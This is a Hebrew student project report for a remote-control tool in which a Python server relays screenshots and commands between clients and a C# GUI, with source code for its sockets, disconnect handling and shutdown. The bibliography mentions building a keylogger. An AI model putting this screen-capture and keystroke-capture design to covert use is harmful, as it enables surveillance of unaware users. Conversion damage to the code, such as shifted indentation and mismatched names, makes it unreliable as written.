


## הפתרון - תיאור תיאורטי:

בכל הליך שליחת תמונה לשרת, כל החבילות שישלחו יהיו בגודל 1024 בתים. במקרה בו גודל התמונה לא מתחלק ב 1024 (כלומר במקרה וחבילת המידע האחרונה של התמונה תהיה קטנה מ 1024), נשלים את גודל החבילה ל 1024 בעזרת רצף של תווים, לדוגמה רצף של פלוסים "+", בכך, השרת (שמונחה לקבל 1024 בתים בכל פעם) יוכל לקבל מידע השייך לכל תמונה בנפרד. השרת ידע להבחין במקרים בהם אורך התמונה לא מתחלק ב 1024 - כלומר במקרים בהם נשלח מידע עודף בסוף התמונה, כדוגמת הפלוסים, ו"ניקה" את המידע העודף מהתמונה.

## תיאור פתרון האלגוריתם


כאשר הלקוח שולח תמונה - תהליך השליחה של חבילות התמונה לשרת יהיה בנוי כך (הפתרון יוכל להיות מוסבר במלואו רק לאחר הסבר אלגוריתם קבלת התמונות בצד השרת...)




צד שרתנתחיל מאלגוריתם קבלת התמונה:

הלקוח שולח ללא הפסקה תמונות לשרת, והשרת צריך לדעת מתי הלקוח סיים לשלוח לו כל תמונה.

האלגוריתם מתואר באמצעות התרשים הבא:

אלגוריתם השרת המלא

לצורך פשטות והבנת מיטבית של אופן פעולת השרת, נציג את התרשים הבא:



כפי שניתן לראות, האלגוריתם מכיל תהליכון שאחראי לקבל כל הזמן מידע(תמונות) מהלקוח. אלמלא התהליכון, שיתוף המסך היה הרבה יותר איטי, מכיוון שהשרת היה מתפנה לקבל תמונה רק לאחר שהציג את הקודמת.

יצוין, כי יש שימוש בנעילת משאב רשימת התמונות.

סיבה לנעילה: יכול להיות מצב שהתהליכון הראשי בשרת ירצה להוציא מהרשימה איבר(תמונה זמינה), בזמן שהתהליכון שמקבל תמונות ירצה להוסיף לה איבר(תמונה שהתקבלה). בכדי למנוע התנגשות זו, החלטתי להשתמש בנעילה.

## אלגוריתם פתיחת חלון שליטה

כעיקרון, אלגוריתם זה היה פשוט מאוד אלמלא היו התנתקויות מהשרת.

כזכור, המשתמשים מוצגים בפני המשתמש השולט באופן מסודר(ממין) – כך שהלקוח שהתחבר ראשון מופיע בראש הרשימה(עם המספר 1), והלקוח שהתחבר אחרון מופיע בתחתית הרשימה. בצורה הזו קל למשתמש השולט לבחור על איזה לקוח לשלוט. כעת ניזכר שיש מקרה קצה – מקרה בו לקוחות מתנתקים מהשרת. במקרה כזה, הרשימה תצטמצם כך שמיקום לקוח מספר X, יהיה X-1 (אלא אם כן הלקוח במקום הראשון, ואז מיקומו יישאר קבוע).

ממקרה קצה זה נבע הסיבוכ העיקרי ביישום האלגוריתם, אותו אתאר כעת:

הערה: לפני תיאור מימוש האלגוריתם, נזכיר כי במחלקת MAINWINDOW יש תכונה מצורת רשימה, המכילה באופן ממין את מזהיי הלקוחות(המיקום הראשון ברשימה יכיל את מזהה הלקוח שהתחבר ראשון...) אם משתמש התנתק, אזי המזהה שלו מוסר מרשימה זו, בלי לפגוע בסדר הרשימה.

### מימוש האלגוריתם:

תיאור פעולת Get\_Command\_Win | Show\_Control\_Win הנמצאת במחלקת(MAINWINDOW):

כאשר המשתמש השולט בוחר לשלוט בלקוח מספר X (מספר כללי ותקין), הבחירה שלו מגיעה לפעולה Get\_Command הישר מפעולת לחיצת הכפתור שבמחלקת Clients\_Info\_Win, באמצעות איוונט שמעבירה לשם.

ראשית, הפעולה הנ"ל קוראת לפעולת Check\_Choise הבודקת האם הלקוח שהמשתמש בחר תקין. הבדיקה מתבצעת באופן הבא:

1. אם המשתמש לא הקליד ספרה – החזר שקר(בחירה לא קיימת...)
2. אם המשתמש הקליד ספרה, בדוק אם היא בין 0(לא כולל) לבין מספר המשתמשים המחוברים(ישנה תכונה שסוכמת את סך המשתמשים המחוברים). אם כן, החזר אמת. אחרת, שקר.

```
bool Check_Choise(string m)
{
    int x;
    try
    {
        x = Int32.Parse(m);
    }
    catch(FormatException e)
    {
        return false;
    }

    if (m == "" || Int32.Parse(m) < 0 || Int32.Parse(m) > this.client_num || Int32.Parse(m) == 0)
    {
        return false;
    }
    else
        return true;
}
```

1. }  
2. }

ענו 22

```
void Show_Control_Win(string cmd)
{
    int pos = (Int32.Parse(cmd) - 1);
    if (this.clients_windows_list[pos] != null)
    {
        this.clients_windows_list[pos].Isopen = true;
        this.clients_windows_list[pos].Show();
        this.c.alert.Content = "";
    }
}
```

במידה והבחירה קיימת, הפעולה מעבירה את המספר לפעולה Show\_Control\_Win. במידה ולא, מוצגת הודעה במסך הראשי שהמשתמש לא קיים.

הפעולה Show\_Control\_Win() מציבה ברשימת עצמי חלונות השליטה את המספר ומחסרת ממנו אחד (מכיוון שהאיבר הראשון ברשימה נמצא במקום ה-0) ובכך בעצם ניגשת לעצם חלון השליטה הרלוונטי ופותחת אותו.

נציין כי רשימת עצמי חלונות השליטה היא רשימה מסודרת – כך שלמשתמש שהתחבר ראשון יהיה עצם במקום הראשון וכן הלאה...

## הליך הסרת המשתמש - אלגוריתמים

במסגרת הפרויקט, היה נדרש לטפל במצב של התנתקות פתאומית של לקוח/ות מן השרת (למשל במקרה בו אחד הלקוחות מכבה את המחשב).

כאשר משתמש מתנתק, הצעדים הבאים צריכים להתבצע:

- יש להסיר את הלקוח המתנתק מרשימת הלקוחות המחוברים.
- במקרה שבמחשב המשתמש הנשלט פתוח חלון שליטה על הלקוח המתנתק – יש לסגור חלון זה.
- בשרת הפיתון – יש לצאת מהתהליכון שאחראי לקבל מידע ממשתמש זה, ולסגור את סוקט התקשורת עמו.

**נעת נתאר את האלגוריתמים השונים בהליך הסרת המשתמש – לפי הסדר:**

### תיאור אלגוריתם זיהוי הניתוק:

השלב הראשון בהליך הסרת המשתמש הוא לזהות מתי לקוח התנתק. זיהוי זה מתרחש בתהליכון שמקבל מידע מכל לקוח - Client\_Thread\_Side (תהליכון זה הוא חלק מצד שרת הפיתון). כעיקרון, התהליכון מזהה שארע ניתוק אם המידע שהתקבל מהלקוח ריק (""). לאחר הזיהוי, התהליכון שולח הודעה לשרת הגרפי שהלקוח שבו הוא מטפל התנתק. לאחר מכן, התהליכון סוגר את הסוקט עם הלקוח ומסתיים.

```
def Get_Info_From_Client(self):
    d = self.conn.recv(1024)
    if(d == b''): # does client has been disconnected?
        self.stopEvent.set() # set stop event to exit the thread
        print("exited")
        return "REMOVE" # this string will be send to the GUI server
    return d.decode()
```

כאשר המידע מגיע לשרת הגרפי – מתבצע הליך הפועל באופן הבא:

- זיהוי איזה לקוח התנתק (על ידי מזהה הלקוח הייחודי שנשלח יחד עם הודעת הניתוק משרת הפיתון).
- כניסה לפעולה Remove\_Disconnected\_Client(string id\_to\_remove) הנמצאת במחלקת mainwindow. על תפקיד הפעולה ניתן לקרוא בחלק התיעוד.

בפעולה Remove\_Disconnected\_Client מימשתי פעולה שמסירה את עצם חלון השליטה של הלקוח שהתנתק מרשימת עצמי חלונות השליטה (רשימה זו היא תכונה במחלקת MAINWINDOW).

### תיאור אלגוריתם ההסרה

מעבר על כל ערכי הרשימה – מתבצעת בדיקה לאיזה עצם ברשימה שייך המזהה הייחודי של הלקוח שהתנתק. לאחר שנמצא עצם זה – הוא מוסר מהרשימה. (הליך זה מתבצע בפעולה Remove\_Client\_From\_List(id\_to\_remove))

```
void Remove_Client_From_List(string id_to_remove)
{
    for (int i=0; i< this.clients_windows_list.Count; i++)
    {
        if(this.clients_windows_list[i].Client_ID == id_to_remove)
        {
            this.clients_windows_list[i].Disconnected_Flag = true;
            this.clients_windows_list[i].Close(); // close his window
            this.clients_windows_list[i] = null;
            this.clients_windows_list.RemoveAt(i);
            break;
        }
    }
}
```

**הערה:** במידה והחלון פתוח בעת הסגירה הוא ייסגר, וכן האופציה שהמשתמש הריץ על מחשב המשתמש הנ"ל תסגר. לאחר מכן תוצג הודעה בפני המשתמש השולט שהמשתמש התנתק.

לאחר אלגוריתם ההסרה מהרשימה, מימשתי אלגוריתם נוסף שמעדכן את רשימת המשתמשים הקיימים.

### תיאור אלגוריתם עדכון רשימת המשתמשים

האלגוריתם עובר על הרשימה המעודכנת של עצמי חלונות השליטה, ומכניס לתוך מחרוזת חדשה את ערך תכונת האינפורמציה של כל עצם חלון שליטה. לאחר מכן הוא מעדכן את ערך תיבת הטקסט שמציגה את מידע המשתמשים המחוברים לערך המחרוזת הנ"ל, ומציג אותה בפני המשתמש השולט (במקום ערך התיבה הקודם).

```
public void Remove_Disconnected_Client(string id_to_remove)
{
    Dispatcher.Invoke((Action)(() =>
    {
        //this.client_ids.Remove(id_to_remove);
        Remove_Client_From_List(id_to_remove);
        string ordered_avilible_clients = "";
        int count = 1;
        foreach (Client_Control_Window w in this.clients_windows_list)
        {
            ordered_avilible_clients += "\n" + count + ") " + w.Client_data;
            count++;
        }
        this.c.Clients_Data.Text = ordered_avilible_clients;
    }));
    this.client_num--;
}
```

- החלק המודגש הוא אלגוריתם עדכון רשימת המשתמשים.

## שלב סגירת התוכנית – אלגוריתמים

### אלגוריתם בדיקת היציאה בשרת הגרפי

כזכור, התוכנית יכולה להסגר רק כאשר אין עוד אופציות פועלות. האלגוריתם הבא בודק את מצב זה.

האלגוריתם נמצא בפעולת הסגירה - `Window_Closing` שנמצאת במחלקה `MAINWINDOW`. פעולה זו נקראת כאשר המשתמש סוגר את התוכנית.

### מימוש:

במחלקת `Client_Control_Window` – מחלקת חלון השליטה של כל משתמש, הגדרתי תכונת משתנה בוליאני בשם `Busy`. ערך משתנה זה יהפוך לחיובי כאשר אופציה נפתחת. המשתנה יהפוך לשלילי כאשר האופציה נסגרת.

בעזרת משתנה זה, פעולת סגירת החלון יכולה לבדוק האם כל האופציות של חלונות השליטה סגורות. האלגוריתם עובר על כל חלונות השליטה ובודק אם תכונת ה `Busy` שלהם שווה ל `false`. ברגע שהוא נתקל בחלון שתכונה זו אצלו שווה ל `true`, הוא מוסיף למשתנה סוכם 1.

לבסוף, אם המשתנה הסוכם שווה ל 0, הפעולה תדע שאפשר לסגור את החלון ולצאת מהתוכנה. אחרת, היא תציג בפני המשתמש השולט הודעה, בעזרת ערך המשתנה הצובר, שישנם X(מדמה את ערך מספר המשתנה הצובר) חלונות שליטה שעדיין מריצים אופציות, ושיש לסגור אותן על מנת לצאת מהתוכנה.

### שלב הסגירה

למעשה שלב זה הוא "אלגוריתם" שמתחלק בין 2 השרתים והלקוח. לפני היציאה, התוכנית מבצעת את הפעולות הבאות

- התוכנית צריכה לדאוג לכך שהשרתים ייסגרו יחד עם כל הלקוחות. לשם כך, התוכנית שולחת לשרת הפיתון הודעת סגירה.
- לאחר מכן היא דואגת לסגור את כל חלונות השליטה – בכך שעוברת על רשימת עצמי חלונות השליטה בלולאה וסוגרת כל עצם ועצם.

```
private void Window_Closing(object sender, System.ComponentModel.CancelEventArgs e)
{
    int count = 0;
    foreach(Client_Control_Window window in this.clients_windows_list)
    {
        if (window.Busy == true)
            count++;
    }
    if (count > 0)
    {
        MessageBox.Show("There are " + count + " control windows that are still running options");
        e.Cancel = true;
    }
    else
    {
        this.p.sendCommand("Exit");
        this.p.StopEvent = true;
        this.p.ClientSock.Close();
    }

    for (int i = 0; i < this.clients_windows_list.Count; i++)
    {
        this.clients_windows_list[i].Exit_Flag = true;
        this.clients_windows_list[i].Close();
    }
}
```

הדגשה 2 – שלב הסגירה

הדגשה 1 – אלגוריתם בדיקת היציאה

אלגוריתם היציאה בשרת הפיתון

כאשר שרת הפיתון מקבל את הודעת ההתנתקות, הוא פועל כך:

1. עובר בלולאה על רשימת התהליכים, ושולח דרך תכונת הסוקט שלהם הודעת התנתקות לכל הלקוחות.
2. יוצא מתהליכון ההאזנה ללקוחות באופן הבא:  
השרת מאתחל את דגל היציאה מהלולאה של קבלת הלקוחות (הנמצאת בתהליכון) ל True השרת יוצר לקוח "מזויף" שמתחבר אליו, ובכך יוצא מהלולאה של תהליכון קבלת הלקוחות (אלמלא היה עושה זאת, התהליכון היה מחכה עד שלקוח חדש יתחבר ורק אז ממשיך באיטרציה הבאה של הלולאה...)
3. סוגר את סוקט התקשורת אם השרת הגרפי
- כאשר השרת הגרפי מזהה ששרת הפיתון סגר עמו את התקשורת, הוא יוצא מתהליכון `run()` במחלקת `PythonListener` ובכך מסיים את הרצת התוכנה הגרפית לחלוטין.
4. השרת מסיים את פעולתו.

להלן תיאור פעולת `Send_Data_To_Client` שנמצאת בקובץ השרת:

```
def Send_To_Client(self):
    while True:
        data = self.Get_Data_From_Gui() # get the message from the GUI server
        if(data == "Exit"): # does the GUI server want to exit?
            self.Exit_Process() # Enter the exit process
            break # exit this function - exit the sever...
        data = data.split(" ")
        client_num = int(data[0])
        print(data)
        if(len(data) == 3):
            self.thread_lst[client_num - 1].conn.send(data[1].encode() + "
".encode() + data[2].encode())
        else:
            self.thread_lst[client_num-1].conn.send(data[1].encode())
```

להלן תיאור הפעולה `Exit_Process()`:

```
def Exit_Process(self):
    for x in self.thread_lst:
        try:
            x.conn.send("Exit".encode()) # send to the clients exit message
            x.stopEvent.set() # exit the client - threads... set the loop
event to true
        except socket.error: # if client has been disconnected by itself in
the past.
            pass

    # stop the thread
    self.stopEvent.set() # stop event to the thread that waiting for new
clients..
    self.guisock.close() # close the connection with the gui socket
    fake_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # create
fake client
    fake_client.connect((self.listen_addr, self.listen_port)) # connect it
to the server
```



הליך היציאה בצד הלקוח

כאמור, לאחר שהלקוח יקבל מהשרת הודעת התנתקות, הוא ישלח לתהליכון שמטפל בו בצד השרת הודעת אישור התנתקות - "Exited". לאחר מכן הוא יסגור את סוקט התקשורת עם השרת, ויסיים את פעולתו.

```
def Panel(self):
    self.Send_First_Data()

    while True:
        c = self.Get_Data()
        if ("Exit" in c):
            self.conn.send("Exited".encode())
            self.conn.close()
            break
```

הליך היציאה מכל תהליכון שמטפל בלקוח

להלן קוד התוכנית הראשית של כל תהליכון.

```
def run(self):
    while self.stopEvent.is_set() == False:
        self.Send_Data_To_Gui() # from client
        print("Im out!")
```

כאשר דגל ה stopEvent יהיה מאותחל ל TRUE. התהליכון יסתיים.

בעת היציאה, הלקוח, שקיבל הודעת התנתקות מהשרת(הוסבר קודם לכן) ישלח לתהליכון הודעת אישור התנתקות – "Exited". כאשר התהליכון יקבל הודעה זו, הוא יסגור את סוקט התקשורת עם הלקוח, ויאתחל את דגל ה stopEvent ל TRUE. לאחר מכן, התהליכון יסתיים כהלכה.

```
def Send_Data_To_Gui(self):
    data = self.Get_Info_From_Client() # get message from client
    if (data != "Exited"): # is the client sent ACK exit message?
        alld = str(self.num + 1) + "$" + data
        print(alld)
        alld += "*" * (1024 - len(alld))
        self.guisock.send(alld.encode())
    else:
        self.conn.close() # close the connection
        self.stopEvent.set() # exit the thread - set the stop event to true
```

## מבני נתונים

### רשימה

רשימה הוא מבנה נתונים שניתן להכניס אליו איברים ללא הגבלה. בנוסף, ניתן להוציא ממנה איברים בדרכים שונות ונוחות ביותר. נעזרתי במבנה נתונים זה מספר פעמים בפרויקט. לדוגמה:

1. יצרתי רשימה המכילה את תהלכוני הלקוחות(בצד שרת הפיתון). ללא הרשימה, לא הייתי יכול להריץ מספר תהליכים במקביל.
2. יצרתי בצד השרת הגרפי רשימה המכילה את עצמי חלונות השליטה. רשימה זו מאפשרת לדעת את סדר הלקוחות שהתחברו לשרת(דבר החיוני לשם הצגת מידע הלקוחות בחלון הראשי), ובנוסף מאפשרת לזהות את חלון השליטה של כל לקוח ולהשתמש בו בקלות. הרשימה משמשת לשם תהליכים רבים(הסרה, הוספה, הצגה ועוד..)
3. בצד השרת של אופציית שיתוף המסך, אני משתמש ברשימה לשם אגירת התמונות שמתקבלות מהלקוח, הרשימה מאפשרת לי להוציא את התמונות ולהציגן לפי הסדר שהתקבלו מהלקוח.

## בביליוגרפיה

- א. שם האתר: stack overflow  
קישור: <http://stackoverflow.com/>  
שימוש: נעזרתי באתר זה כאשר נתקלתי בבאגים בפרויקט. האתר הציע מגוון רחב של פתרונות לרוב הבאגים שאיתרתי. בנוסף, למדתי בעזרת האתר כיצד לממש דברים שונים בפרויקט.
- ב. מדריך: "Image Processing in Python with Pillow"  
מאת: **Joyce Echessa**  
שם האתר: auth0  
קישור: <https://auth0.com/blog/image-processing-in-python-with-pillow/>  
שימוש: נעזרתי במדריך זה בכדי ללמוד כיצד לצלם תמונת מסך ולשנות את גודלה במידת הצורך.
- ג. מדריך: מדריך שימוש בספריית PYHOOK  
שם האתר: sourceforge  
קישור: [https://sourceforge.net/p/pyhook/wiki/PyHook\\_Tutorial/#keyboard-hooks](https://sourceforge.net/p/pyhook/wiki/PyHook_Tutorial/#keyboard-hooks)  
שימוש: המדריך סייע לי ללמוד על פונקציות שונות מספריית PYHOOK הנחוצה לשם בניית ה KEYLOGGER
- ד. סרטון: Computer Screen Recording using Python & OpenCV  
שם האתר: Youtube  
שימוש: למדתי בעזרת הסרטון כיצד להשתמש בספריית CV2 בכדי להציג תמונה על המסך.  
קישור: <https://www.youtube.com/watch?v=GWdrL8dt1xQ&t>
- ה. ערכת לימוד של הצפנה(מהמנחה).

# הקוד

## קוד צד השרת:

### צד שרת הפיתון

server.py

```
#!/usr/bin/python3

import threading
import socket
import os
import threading_class

GUIHOST = '127.0.0.1'
GUIPORT = 4000
GUIADDR = (GUIHOST, GUIPORT)

class Server_Side_Connection():
    def __init__(self):
        self.listen_addr = '10.0.0.9'
        self.listen_port = 8082
        self.dir_path = os.path.dirname(os.path.realpath(__file__)) +
"\\..\\.."
        self.thread_lst = []
        self.guisock = self.Get_Connection_GUI()
        self.stopEvent = threading.Event()

    def Get_Secure_Connection(self):
        bindsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        bindsocket.bind((self.listen_addr, self.listen_port))
        bindsocket.listen(101)
        newsocket = ""
        i = 0
        while (True):
            print("Waiting for client")
            newsocket, fromaddr = bindsocket.accept()
            print("Client connected: {}:{}".format(fromaddr[0],
fromaddr[1]))
            if self.stopEvent.is_set() == True:
                print("oK")
                break

        self.thread_lst.append(threading_class.Client_Thread_Side(newsocket,
self.guisock, i))#add thread
        self.thread_lst[i].start()
        i += 1

        newsocket.close()
        print("Exited from the thread")

    def Get_Connection_GUI(self):
        guisock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        guisock.connect(GUIADDR)
        return guisock

    def Get_Data_From_Gui(self):
        data = self.guisock.recv(1024)
```

```

        return data.decode()

    def Exit_Process(self):
        for x in self.thread_lst:
            try:
                x.conn.send("Exit".encode()) # send to the clients exit
message
                x.stopEvent.set()
            except socket.error: # if client has been disconnected by
itself...
                pass

        # stop the thread
        self.stopEvent.set()
        self.guisock.close()
        fake_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        fake_client.connect((self.listen_addr, self.listen_port))

    def Send_To_Client(self):
        while True:
            data = self.Get_Data_From_Gui()
            if(data == "Exit"):
                self.Exit_Process()
                break
            data = data.split(" ")
            client_num = int(data[0])
            print(data)
            if(len(data) == 3):
                self.thread_lst[client_num - 1].conn.send(data[1].encode() +
" ".encode() + data[2].encode())
            else:
                self.thread_lst[client_num-1].conn.send(data[1].encode())

c = Server_Side_Connection()
conn_thread = t = threading.Thread(target=c.Get_Secure_Connection)
conn_thread.start()
c.Send_To_Client()
print("Finished the job with code 0")

```

### threading\_class.py

```

#!/usr/bin/python3
import threading

class Client_Thread_Side(threading.Thread):
    def __init__(self, conn, guisock, i):
        threading.Thread.__init__(self)
        self.conn = conn
        self.guisock = guisock
        self.num = i
        self.stopEvent = threading.Event()

    def run(self):
        while self.stopEvent.is_set() == False:

```

```

        self.Send_Data_To_Gui() # from client
        print("Im out!")

    def Get_Info_From_Client(self):
        d = self.conn.recv(1024)
        if(d == b''):# client has been disconnected
            self.stopEvent.set()
            print("exited")
            return "REMOVE"
        return d.decode()

    def Send_Data_To_Gui(self):
        data = self.Get_Info_From_Client()
        if(data != "Exited"):
            alld = str(self.num +1) + "$" + data
            print(alld)
            alld += "*" * (1024 - len(alld))
            self.guisock.send(alld.encode())
        else:
            self.conn.close()
            self.stopEvent.set()

    def Get_Data_From_Gui(self):
        data = self.guisock.recv(1024)
        return data

```

## קוד צד השרת הגרפי

### PythonListener.cs

```

using System;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net.Sockets;
using System.Threading;
using System.Net;
using System.Diagnostics;
using System.Windows.Threading;
using System.IO;

namespace GUI
{
    class PythonListener
    {
        private MainWindow mainWin;
        Socket SockListener, clientsock;
        private int GUI_PORT = 4000;//port to connect to the gui
        private string Working_Dir;
        private bool stop_event;
        public PythonListener(MainWindow mainWin)
        {
            this.mainWin = mainWin;
            this.stop_event = false;
            this.Working_Dir = Directory.GetCurrentDirectory() +
@"\..\..\..\..\..\";

```

```

        Thread th = new Thread(run);
        th.Name = "hello";
        th.IsBackground = true;
        th.Start();
        StartPython();
    }

    private void run()
    {
        SocketListener = new Socket(AddressFamily.InterNetwork,
SocketType.Stream, ProtocolType.Tcp);
        SocketListener.Bind(new IPEndPoint(IPAddress.Any, GUI_PORT));
        SocketListener.Listen(1);

        clientsock = SocketListener.Accept();
        while (!this.stop_event)
        {
            byte[] buffer = new byte[1024];
            int rec = 0;
            try
            {
                rec = this.clientsock.Receive(buffer);
            }
            catch // socket has been closed!
            {
                break;
            }

            string mesfromclient =
Encoding.ASCII.GetString(buffer).Substring(0, rec);
            int index = mesfromclient.IndexOf("*");
            if (index == -1)
                continue;
            mesfromclient = mesfromclient.Substring(0, index);
            if (mesfromclient == "")
                continue;
            if (mesfromclient.Split('$')[1].Contains("INFO"))
            {

this.mainWin.Add_Control_Window(mesfromclient.Split('$')[0],
mesfromclient.Split('$')[1]);

this.mainWin.Display_On_TextBlock(mesfromclient.Split('$')[1]);
            }
            else if (mesfromclient.Split('$')[1].Contains("REMOVE"))

this.mainWin.Remove_Disconnected_Client(mesfromclient.Split('$')[0]);
            else
                Send_Data_To_Client_Window(mesfromclient);

        }
    }

    public bool StopEvent
    {
        set { this.stop_event = value; }
    }

```

```

void Send_Data_To_Client_Window(string mesfromclient)
{
    Dictionary<string, Client_Control_Window> dic =
this.mainWin.Clients_dic;
    string client_id = mesfromclient.Split('$')[0];
    dic[client_id].Msg = mesfromclient.Split('$')[1];
}

private void StartPython()
{
    הפעלת פייתון להרצת קובץ
    Process pythonProcess = new Process();
    pythonProcess.StartInfo.FileName = this.Working_Dir + @"\Python37-
32\python.exe";
    pythonProcess.StartInfo.Arguments = this.Working_Dir +
@"\main_stuff\server.py";
    pythonProcess.Start();
}

public void sendCommand(string cmd)
{
    byte[] msg = Encoding.ASCII.GetBytes(cmd);
    msg = Encoding.ASCII.GetBytes(cmd);
    this.clientsock.Send(msg); //tacking data from window and sending to
client
}

public Socket ClientSock
{
